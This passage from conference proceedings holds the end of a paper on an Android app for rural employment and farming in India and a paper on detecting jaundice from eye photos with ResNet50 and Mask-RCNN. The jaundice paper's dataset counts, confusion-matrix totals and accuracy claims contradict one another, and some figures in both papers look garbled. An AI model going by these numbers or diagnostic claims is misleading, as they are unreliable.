Seeing the current scenario, increase in rural employment is a necessity, and according to the 2019 report of Statista, more than 70% of rural population have access to Internet connectivity. The job situation was already tough for migrant workers in urban cities and got further deteriorated due to the enforcement of extended lockdown because of Covid-19 pandemic [5]. The lockdown due to Covid-19 pandemic has led to an exodus of migrant workers struggling to reach their home states. So, keeping in mind what best can be done with the available set of resources and the skills of the workers, a light, flexible, and user-friendly application—Atamnirbhar Gaon—is developed to bridge the gap between employer and employee, staying in rural areas would help them to survive with comfort. Atamnirbhar Gaon application is developed in order to increase employment, by getting the right match between the people with the desired skills to the people who need those skilled people.

1.2 Our Contribution

The salient features of the application are as follows:

- It is a bilingual application and supports both English and Hindi.
- This application helps the illiterate people, to use the features through voice command.
- The demand–supply gap between the skilled workforce and the employers can be bridged by registering themselves in the application.
- This platform also provides the information of the centers for the learning of new skill requirements near them.
- The benefits of vaccination against Covid and its available slots can be seen and booked.
- There is also feature for farmers to know about—current market trends, modern farming practices, advice from the experts, etc.

The paper is organized as follows: State of art is described in the following Sect. 2 where the contribution of the government schemes and other applications is shown. The proposed approach is presented in Sect. 3, followed by the case study on the Bakkas village where this application was tested in real time in Sect. 4. Further, the results and implementation is shown in Sect. 5. Down the line is the conclusion section which is Sect. 6.

2 Related Work

The migration of workers from their native places, which may be from one country to another country or from the rural areas to urban areas, is a compulsion for them so that they could survive and feed their family with the basic needs [6]. Different initiatives taken by the government and private sector to help such people are given below.




Fig. 1 Garib Kalyan

2.1 *Initiatives Taken by Government*

The Garib Kalyan Rojgar Abhiyan (GKRA) was initiated by the Government of India to tackle the impact of Covid-19 on Shramik (migrant) workers in India as shown in Fig. 1. It is a rural public works scheme which was launched on June 20, 2020, with an initial funding of ₹50,000 crore. GKRA aims to give 125 days of employment to 670,000 migrant workers, approximately two-thirds of the total migrant laborer force that has gone back to rural areas [7–9].

Also, the government of India launched eGramSwaraj App, and the Web portal eGramSwaraj aims to promote e-governance of the Panchayats in villages and can also handle the property disputes, by mapping village properties using drones. This eGramSwaraj is a part of the Digital India program in the country, and so, the villages will be able to work and govern digitally, thus, bringing about digital literacy in the villages as shown in Fig. 2.

2.2 *Initiative by Private Ventures*

The Covid-19 pandemic affected the Indian economy, as largely people become unemployed due to the lockdown, impacting their livelihoods. After the lockdown was over and the worksites reopened, many migrant laborers or daily wage workers struggled again to find the right jobs with adequate sources of income. To help these workers, 'Shramik Bandhu'—an employment platform—was built for the skilled and unskilled workers in India. It offers jobs across different categories like construction site labors, carpenters, electricians, hospitals, drivers, and many more.

Fig. 2 eGramSwaraj

To help these people, we have implemented the application to connect the two ends of the thread-worker and employer where both can register themselves through their smartphones which is available with most of the people.

3 Proposed Work

In the above sections, many efforts were made both in the public and private sector to channelize the workforce for their better livelihood but were not a successful effort. Working in the same direction, we have developed this Atamnirbhar android application to help the workers to get the suitable job or increase their skill set by learning new technologies from the places which are approachable to them. Also, the awareness about vaccination against Covid-19 with the available slots for vaccination can be done from this single window. To the best of our knowledge, there does not exist one single application where all the abovementioned features are available. The workflow of the application is shown in Fig. 3.

The four main sections of the application are explained below:

1. **Employment Section**: Whenever a primary user/villager/employee registers on our app, he gets several features to choose from. The registration is done through mobile number and OTP authentication. The villager can register with his skills, location preference, salary, etc. Also, there is an option for secondary users, i.e., an employer. The employer can post a job here. Whenever there is a match




Fig. 3 Atamnirbhar Gaon app workflow

between the skills of the employee and the requirements of the employer, then the villager gets a notification.

2. **Agriculture Section**: In this section, the focus is on improving the farming capabilities of the farmers by providing them an easy-to-use platform. The four main features supported by the application are as follows:

   a. **Smart Weather System**: This feature provides a weather monitoring system which can track user's location and provide insights about the weather. Also, historical data of weather are provided to help the farmers to plan their harvesting efficiently.
   b. **Current Market Trends**: This feature helps the farmers to keep a track on the latest prices of crops, fertilizers, and other farming-related tools. The farmers can also keep a track of the prices which is set by the government so that the mandi owners and shopkeepers cannot fool them.
   c. **Expert Advice**: The farmers can contact experts over the phone call or by sending message to them to know about any loan facilities, etc., as per the government norms.
   d. **Modern Farming Practices**: All the seven major steps involved in the process of agriculture right from sowing of the crops to storage are provided here. This detail will be decided in consultation with industry experts keeping in mind the cost effectiveness and profitability.




Fig. 4 Response from the villagers about the reasons of migration

3. **Training Section**: This feature supports
    a. **Entrepreneurship**: Here, youths of the village can see different skills opportunities which in turn will develop a sense of entrepreneurship in them. Business trainings, motivational courses, English speaking courses, etc., will be provided to them so that they can also start new business in the village itself.
    b. **Vocational Training**: People can enroll for different vocational courses like sewing, painting, and plumbing which will help them to stay in the village and earn for their livelihood rather than go for job hunting in the metro cities.
4. **Vaccination**: This feature provides the solution for the following problems:
    a. It notifies people about the nearby vaccination centers and the respective slots based on their preferred location.
    b. Also spreads the awareness about vaccination among public living in rural areas.

4 Case Study

For the pilot testing of our application, a small village Bakkas, in Uttar Pradesh, is chosen [10]. Here, the total population 8171, 2561, among this, 2561 workers engaged in main work, 405 were cultivators (owner or co-owner), while 492 were agricultural laborers. This application was tested in the above village, whose satisfactory performance was 66.7%. The responses of the survey conducted for the reasons of migration are—employment 66%, business 20%, etc., as given in Fig. 4.

5 Implementation and Results

The application helps the employer/worker/farmer/villager through its GUI interface which supports queries either in Hindi/English or through voice the homepage of the application is shown in Fig. 5.




Fig. 5 Homepage of app in Hindi and English

The different set of queries that can be answered by our application are as follows:

Query 1: The current/past weather conditions of his location? (Response is shown in Fig. 6).

Query 2: Seeks for expert advice on modern farming, loans, government scheme (This response can be answered through call or message button at the bottom of Fig. 6).

Fig. 6 Response to Query 1 and 2




Fig. 7 Response to Query 3

Query 3: Any jobs near me (Response is shown in Fig. 7).

Query 4: Vocational training centers for sewing course, phone repair near me.

Query 5: Skills for an entrepreneur (Responses of Query 4 and 5 are in Fig. 8).





Fig. 8 Response to Query 4 and 5 in English and Hindi

Fig. 9 Response to Query 6



Query 6: Importance of Covid vaccination and available slots of respective age groups (Response of Query 6 is shown in Fig. 9).

The homepage of the screen and responses to the abovementioned queries is answered in Figs. 5, 6, 7, 8, and 9.

6 Conclusion

The Atamnirbhar Gaon, android application, is successfully developed and installed. By using this application, employers can post the jobs in different fields, and migrant workers will get a job in their respective villages, so they don't have to remigrate in metro cities. It will solve dual problems, i.e., the villages will develop as well the burden on cities will reduce. People having different skill sets can search for the jobs that suit their skills. In our research, we have tested this application in Bakkas village of Uttar Pradesh to check its credibility, feasibility, and potential to survive in this competitive world. And it has proved to be satisfactory. The communication through voice and bilingual mode is helpful even for the illiterate people.

References

1. Nandan P (2020) Athma Nirbhar Bharat: a new self resilient India. MS Ramaiah Manage Rev 11(01):18–22. ISSN (Print): 0975-7988
2. Bhatt S (2020) Digitalization of rural India: digital village. VISION J Indian Tax 7(1):83–93
3. Misra DC et al (2021) Digital transformation of rural governance and service delivery. In: Citizen empowerment through digital transformation in government. Chapman and Hall/CRC, pp 61–84
4. Shallu DS, Meena RK (2019) Digitalization In India: an innovative concept
5. Kapur R (2019) Employment opportunities in rural areas. Acta Sci Agric 3:58–65

6. Ministry of Housing and Urban Development (2017) Report of the working group on migration
7. Roy SD, Bose M (2021) COVID-19 crisis and some contours of the rural labour market in India. Indian Econ J 69(3):479–500
8. Bhattacharyya R, Sarma PK, Nath M (2020) COVID-19 and India's labour migrant crisis. Int J Innov Creativity Change
9. Khanna A (2020) Impact of migration of labour force due to global COVID-19 pandemic with reference to India. J Health Manag 22(2):181–191
10. Bakkas village population—Mohanlalganj—Lucknow, Uttar Pradesh (census2011.co.in)

Deep Learning Approach for Early Diagnosis of Jaundice

Dhananjay Kalbande, Anuradha Majumdar, Pradeep Dorik, Prachi Prajapati, and Samira Deshpande

Abstract Jaundice is a yellow discoloration of the body caused by an increased level of bilirubin. Globally, newborns and adults are both affected by this condition. Newborns are highly prone to jaundice due to immature liver having unbalanced metabolism. Late diagnosis of jaundice in newborns results in kernicterus and provides a site for other complications too. Nevertheless, early diagnosis with smartphone Artificial intelligence (AI)-based application can be a promising tool. This proposed intervention is having low-cost, non-invasive, and easy to use. With the growing demand of Artificial intelligence (AI) in medical field, it has been recognized that AI can also be useful in the medical field. We developed the jaundice classification system by using deep learning algorithm. We used two deep learning models viz. ResNet50 and masked RCNN (Detectron2 implementation) to predict jaundice from the image of jaundice affected eyes. Our dataset consists of 98 images of jaundice affected eyes and 50 images of normal eyes. The Mask-RCNN model can segment and classify jaundice affected eyes images accurately. The experimental analysis shows that the Mask-RCNN Deep learning model is more accurate than ResNet50 model.

D. Kalbande (✉)
Sardar Patel Institute of Technology, Andheri (W), Mumbai, India
e-mail: drkalbande@spit.ac.in

A. Majumdar
Department of Pharmacology, Bombay College of Pharmacy, Mumbai, India

P. Dorik
Department of Pharmaceutical Science and Technology, ICT, Mumbai, India

P. Prajapati
Department of Pharmacy Administration, University of Mississippi, University, MS, USA
e-mail: pprajapa@go.olemiss.edu

S. Deshpande
Department of Biostatistics, University of Minnesota, Twin Cities, Minneapolis, MN, USA
e-mail: deshp149@umn.edu

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_30

Keywords Artificial intelligence · Feature extraction · ResNet · Mask-RCNN · Jaundice

1 Background

Jaundice, also known as hyperbilirubinemia, is a yellow discoloration of the body mainly detected in the sclera, skin, and mucus membranes due to increased bilirubin level in the serum. Bilirubin is a byproduct of expired red blood cells breakdown, which metabolizes further in the liver for excretion from the body. When the production of serum bilirubin exceeds its excretion and metabolism, leading to accumulation of it, Jaundice occurs. The normal serum bilirubin range is about 5–17 mmol/l or 0.3 mg/dl. Nevertheless, in the case of jaundice serum bilirubin level exceeds 50 mmol/l or above 3 mg/dl [1]. Newborns have higher chances of developing jaundice due to an immature liver with a lower capacity of metabolism, shorter lifespan of red blood cells (RBCs), and a higher level of red blood cells in comparison with adults. About 84% of newborns have jaundice in the first week of life, also called neonatal hyperbilirubinemia. Higher levels of bilirubin in newborns are toxic to neurons and can cause irreversible harm to the brain. This condition is characterized by kernicterus which is responsible for cerebral palsy, hearing loss, and significantly impacts the development of newborns. It also affects teeth and vision along with intellectual disabilities. However, early diagnosis and treatment of jaundice can effectively prevent kernicterus [2, 3].

In India, the incidence of neonatal hyperbilirubinemia is about 4.5–6.3%. In 20–50% of full-term and 80% of preterm neonates, hyperbilirubinemia is characterized as clinical jaundice [4]. Around the world, close to 60% of full-term and 80% of preterm newborns are affected by jaundice. This indicates that, of the roughly 140 million babies born worldwide per year, about 84–112 million newborns develop jaundice within the first two weeks of life.

About 1 in 10 newborns is likely to develop clinically significant jaundice, wherein close monitoring and treatment are paramount. Per hospital data, along with being a leading cause of hospitalization in the first week of life, severe jaundice happens to account for up to 35% of hospital readmissions in the first month. Chronic bilirubin encephalopathy or kernicterus occurs at a rate of about 0.2–2.7 cases per 100,000. The 2016 Global Burden of Disease Study sheds some more light on the state of jaundice as one of the leading causes of neonatal mortality. It accounted for 1008 deaths per 100,000 live births (95% Uncertainty interval or UI: 641.4–1578.2), ranking 7th worldwide among all causes of neonatal deaths in the 1–6 days of the early neonatal period. In the regions of sub-Saharan Africa and South Asia, jaundice ranks 8th and 7th, respectively. Within this initial period, it was also found to be the 11th leading cause in North America and 7th in Europe/Central Asia. Similarly, in the late neonatal period (7–27 days), it accounted for 167.8 deaths per 100,000 (95% UI: 113.0–245.1), ranking 10th globally. Among the various other causes of mortality, it ranks 11th in sub-Saharan Africa and 8th in South Asia. It ranks comparatively lower in North America (20th) and Europe/Central Asia (14th) as a cause during this later period. After studying over 100 causes of child mortality, it was found to be the 18th leading cause of under-5 mortality globally [5].

In adults, the common conditions wherein jaundice is a symptom are hepatitis, obstruction of a bile duct by a gallstone or tumor, toxic reaction to a drug or medicinal herb [6]. Other causes include malaria, sickle cell anemia, hemolytic anemia, thalassemia, acute inflammation of the liver, Gilbert syndrome, and Dubin-Johnson syndrome [6, 7]. In India, hepatitis A and E viruses are the most common causes of jaundice. The E virus causes 50% of acute jaundice in adults and in children, 80% of the cases are because of the A virus. About one-third of pregnant women affected by jaundice caused by the E virus die, and 50% of the fetuses are also lost for women with jaundice [8].

2 Pathophysiology of Jaundice

Majority of bilirubin—about 80%—is produced from the breakdown process of old RBCs in the spleen and liver at the end of their lifespan. Defects in erythropoiesis from bone marrow cells and non-hemoglobin protein metabolism contribute to the remaining 15–20% of bilirubin. When heme is generated after hemoglobin breakdown, it generates porphyrin and biliverdin on further breakdown. This biliverdin is then converted into bilirubin, which is present in the unconjugated (water-insoluble) form. After this, it binds to plasma protein albumin and is transported through circulation to the liver, where it gets separated from albumin. In the liver hepatocytes bilirubin undergoes metabolism by enzyme uridine diphospho-glucuronosyl transferase (UDPG) and is converted into glucuronide conjugated bilirubin mono- and di-glucuronide metabolites. The unconjugated bilirubin constitutes around 90% and the remaining smaller portion is contributed by the water-soluble, conjugated form of bilirubin [1]. Conjugated bilirubin is then excreted into bile and goes into the gut. In the gut, absorption of only 2% bilirubin occurs, what remains is converted into urobilinogen by colonic bacterial enzymes. Some of the urobilinogen undergoes enterohepatic recycling and 90% is transformed into stercobilinogen which is further excreted into the feces. The cause of hyperbilirubinemia can be understood by whether metabolism or clearance of bilirubin is impacted or not, which reveals the etiology of the disorder further. Overproduction of bilirubin, abnormal bilirubin conjugation process, and impaired hepatic uptake are causes of unconjugated hyperbilirubinemia. Conjugated hyperbilirubinemias result from intrahepatic cholestasis, hepatocellular injury, or obstruction in the biliary route [9].

3 Rationale

Neonatal care could be improved by adopting strategies allowing for prompt detection of jaundice in infants in and out of the hospital. In this regard, one technique that has been recommended is the universal pre-discharge bilirubin screening using total serum bilirubin (TSB) or transcutaneous bilirubin (TcB) measurements to assess the risk of developing severe hyperbilirubinemia. However, available evidence may be insufficient to make such a recommendation. Nevertheless, several settings in industrialized countries follow this practice. The cost-effectiveness of this method is another aspect still debated. It seems that though the high number of infants to be tested and treated raises the issue of cost, it is a better predictor of infants requiring treatment if the screening adjusts for age along with clinical risk factors, especially gestational age, while ascertaining postnatal TSB and TcB levels [5]. In lower and middle-income countries, the detection still largely relies on a visual assessment by clinicians. For the identification of jaundice by visual inspection to be possible, TSB needs to be 5–6 mg/dl (85–100 μmol/l), however, even at much higher levels, misidentification is common. Due to a lack of more sophisticated tools for evaluating unbound bilirubin, TSB remains the diagnostic tool of choice as well as an indicator of need and effectiveness of treatment administered. Since serum bilirubin estimation necessitates the drawing of blood samples, it is a painful procedure that can only be done by medical caregivers [5]. It also becomes more difficult to carry out after discharge of the newborn than during the birth hospitalization [10]. Also, measuring TSB to identify cases of hyperbilirubinemia can result in blood loss, an increased risk of infections at the site of sampling, and increased anxiety in parents [11]. TSB in serum samples determined by high performance liquid chromatography (HPLC) is considered ideal as it precludes any interference due to hemoglobin or lipemia. The major pitfalls of this method are that it is labor-intensive and not practical for routine use. For this reason, the commonly employed surrogate techniques are the Diazo (Jendrassik–Gróf-based) reaction method or direct spectrophotometry [5].

Preliminary examination by way of measuring TcB, which is non-invasive and painless, is also quite common [5]. However, the cost of TcB bilirubinometers limits their widespread use in outpatient settings, especially in low and middle-income countries [10]. On the other hand, certain TcB devices have built-in algorithms that use the color of the baby's skin to compute bilirubin values. These devices are cost-effective and easy to use compared to TSB bilirubinometers and regardless of gestational age, the results highly correlate with TSB.

Nevertheless, inconsistencies in this correlation that may arise when measuring the two parameters across racial populations should be addressed during decision-making. It has been found that in approximately 1 in 3 black African neonates with hyperbilirubinemia, TcB overestimation ($\geq$3 mg/dl) is a concern that results in unnecessary treatments when not confirmed by measurement of TSB. TcB estimation also becomes less reliable at higher bilirubin levels (typically 12 mg/dl or 205 μmol/l).

Similarly, relying on its accuracy in an unbound bilirubin assay and using it for evaluating the need for phototherapy or monitoring treatment efficacy remains controversial. Also, for most commercially available TcB devices, the highest level of bilirubin that can be measured is about 20 mg/dl (340 μmol/l) [5].

Tools that enhance visual assessment of the degree of jaundice and make serum bilirubin measurements readily available would greatly aid routine treatment and follow-up [12]. Any such tools and interventions proposed need to be low-cost, minimally invasive, and easy to use. Some promising ones which are currently under development include a smartphone application that leverages digital images for estimation and a rapid Glucose-6-Phosphate Dehydrogenase screening technology that uses digital microfluidic fluorescence [5].

4 Methodology

In our study, we use two Deep Learning approaches to detect jaundice affected eyes. We describe the methodologies for both the approaches below.

ResNet50

ResNets stack residual networks on top of each other to form a network. This method can enable networks to be better optimized and they can also produce high accuracy from the increased depth. ResNet50 is a Deep Convolutional Neural Network that has a depth of 50 layers. The model takes 224 * 224 * 3-dimensional image input and can classify images into over 1000 categories. The Deep architecture of the model is supported by the residual connections in the model, solving the problem of vanishing gradients that occurs in models that have a large number of layers [13].

In our study, we used a ResNet50 model with pre-trained ImageNet weights. The model was fine-tuned on the jaundice dataset using transfer-learning. A classification layer was added on top of the base model for this purpose. The Dataset consisted of 212 images, including 108 non-jaundice and 104 jaundice images. The dataset was split into 170 training images and 42 testing images. The distribution of the dataset is shown in Table 1. The model was trained for 6 epochs and we achieved an accuracy of 100% on the train set and 95.24% on the test set. The confusion matrix on the test set is shown in Table 2. Other metrics were also used to evaluate the model, as shown in Table 3. Figure 1 show the plot of accuracy and loss against the number of epochs.

Table 1 Distribution of the dataset

Set/class	Non-jaundice	Jaundice
Training	86	84
Testing	22	20

Table 2 Confusion matrix on the test set

	Predicted non-jaundice	Predicted jaundice
Actual non-jaundice	18	2
Actual jaundice	0	22

Table 3 Metrics used to evaluate the model

Metric	Value
Accuracy	0.95
Precision	0.92
Recall	1.0
$F1$ score	0.96
Specificity	0.9
Sensitivity	1.0
Error	0.05




Fig. 1 Plot of accuracy and loss using ResNet50 model

Detectron-2

Detectron is an image library that can provide state-of-the-art algorithms for image detection and segmentation [14]. It was developed by Facebook's AI Research (FAIR), and it includes an implementation of Mask-RCNN-Feature Pyramid Network (FPN). Mask RCNN has a branch that predicts segmentation masks, in parallel with an existing branch that classifies and predicts bounding boxes [15].

In this paper, we used the Mask-RCNN model that was pre-trained on the COCO Instance Segmentation dataset. We fine-tuned this model on the jaundice dataset and in addition to classifying the images, we also sought to predict the segmentation masks for eyes that were affected by jaundice. The dataset split is described in Table 4. The dataset consists of annotated images for jaundice, with some images having more than one instance due to the presence of both the eyes in a single image as opposed to the image of a single eye. We also use healthy eyes without any annotations, in order to ensure that the model does not end up segmenting unaffected eyes.

In Figs. 2 and 3 we have shown the results of the model for positive and negative classes, respectively. As can be seen from Fig. 2, the model is able to segment affected eyes quite accurately. We also list the Average Precision of the model for different values of Intersection over Union. Intersection over Union is a Metric used for Object Detection models. It is essentially the ratio of the area of overlap between the predicted and actual bounding boxes to the area encompassing both the predicted and actual bounding boxes. Generally, an (intersection over union) IOU > 0.5 is considered as a decent detection. We can see from the sample outputs that the model is successfully able to generate masks only for jaundice affected eyes (Table 5).

Table 4 Distribution of the dataset

	Non-jaundice	Jaundice (instances)
Training images	75	74 (89)
Testing images	25	24 (30)

Fig. 2 Some of the outputs of the model on unseen jaundice images

Fig. 3 Output of the model for unseen healthy eyes

Table 5 Average precision scores

Metric	Value
Average precision @ IOU 50: 95	63.0
Average precision @ IOU 50	90.1
Average precision @ IOU 70	82.4

5 Conclusion

In this current work we presented a smartphone AI-based model that provides a cost-effective, non-invasive, and remote-based jaundice diagnosis system which is advantageous over the conventional tools. This AI-enabled Deep Learning model using Mask-RCNN produces significantly promising results with a high average precision of 90. Furthermore, the model identifies all instances of jaundice in our dataset and does not mark any non-jaundice image, giving it a classification accuracy of almost 100%. The ResNet model also gives respectable results with a validation accuracy of 95%. As per our study, these AI-based models will be effective screening tools with good accuracy and precision for adults and newborns. This work is not intended to substitute standard practices in the universe by any practitioners but definitely boost early diagnosis and medical interventions.

References

1. (Rajan) Ravindran R (2020) Jaundice. Surgery (Oxford) 38(8):446–452. https://doi.org/10.1016/j.mpsur.2020.06.008
2. CDC (2020) What are jaundice and kernicterus? | CDC. Centers for Disease Control and Prevention, 08 Dec 2020. https://www.cdc.gov/ncbddd/jaundice/facts.html. Accessed 13 Apr 2021
3. de Greef L et al (2014) Bilicam: using mobile phones to monitor newborn jaundice. In: Proceedings of the 2014 ACM international joint conference on pervasive and ubiquitous computing, New York, NY, Sept 2014, pp 331–342. https://doi.org/10.1145/2632048.2632076
4. Stillman AE (1990) Jaundice. In: Walker HK, Hall WD, Hurst JW (eds) Clinical methods: the history, physical, and laboratory examinations, 3rd edn. Butterworths, Boston

5. Olusanya BO, Kaplan M, Hansen TWR (2018) Neonatal hyperbilirubinaemia: a global perspective. Lancet Child Adolesc Health 2(8):610–620. https://doi.org/10.1016/S2352-4642(18)30139-1
6. Tholey D. Jaundice in adults—liver and gallbladder disorders. MSD manual consumer version. https://www.msdmanuals.com/en-in/home/liver-and-gallbladder-disorders/manifestations-of-liver-disease/jaundice-in-adults. Accessed 16 Apr 2021
7. Jaundice | National Health Portal of India. https://www.nhp.gov.in/disease/digestive/liver/jaundice. Accessed 16 Apr 2021
8. Arokiasamy P, Karthick K, Pradhan J (2007) Environmental risk factors and prevalence of asthma, tuberculosis and jaundice in India. Int J Environ Health 1. https://doi.org/10.1504/IJENVH.2007.014633
9. Khan RS, Houlihan DD, Newsome PN (2019) Investigation of jaundice. Medicine 47(11):713–717. https://doi.org/10.1016/j.mpmed.2019.08.011
10. Taylor JA et al (2017) Use of a smartphone app to assess neonatal jaundice. Pediatrics 140(3). https://doi.org/10.1542/peds.2017-0312
11. Padidar P et al (2019) Detection of neonatal jaundice by using an android OS-based smartphone application. Iran J Pediatr, in press. https://doi.org/10.5812/ijp.84397
12. Slusher T, Zipursky A, Bhutani V (2011) A global need for affordable neonatal jaundice technologies. Semin Perinatol 35:185–191. https://doi.org/10.1053/j.semperi.2011.02.014
13. He K, Zhang X, Ren S, Sun J (2016) Deep residual learning for image recognition, pp 770–778. https://doi.org/10.1109/CVPR.2016.90
14. Wu Y, Kirillov A, Massa F, Lo W-Y, Girshick R (2019) Detectron2. https://github.com/facebookresearch/detectron2
15. He K, Gkioxari G, Dollár P, Girshick R (2017) Mask R-CNN. In: 2017 IEEE international conference on computer vision (ICCV), pp 2980–2988. https://doi.org/10.1109/ICCV.2017.322

Recent Trends in Opinion Mining using Machine Learning Techniques

Sandeep Kumar and Nand Kumar

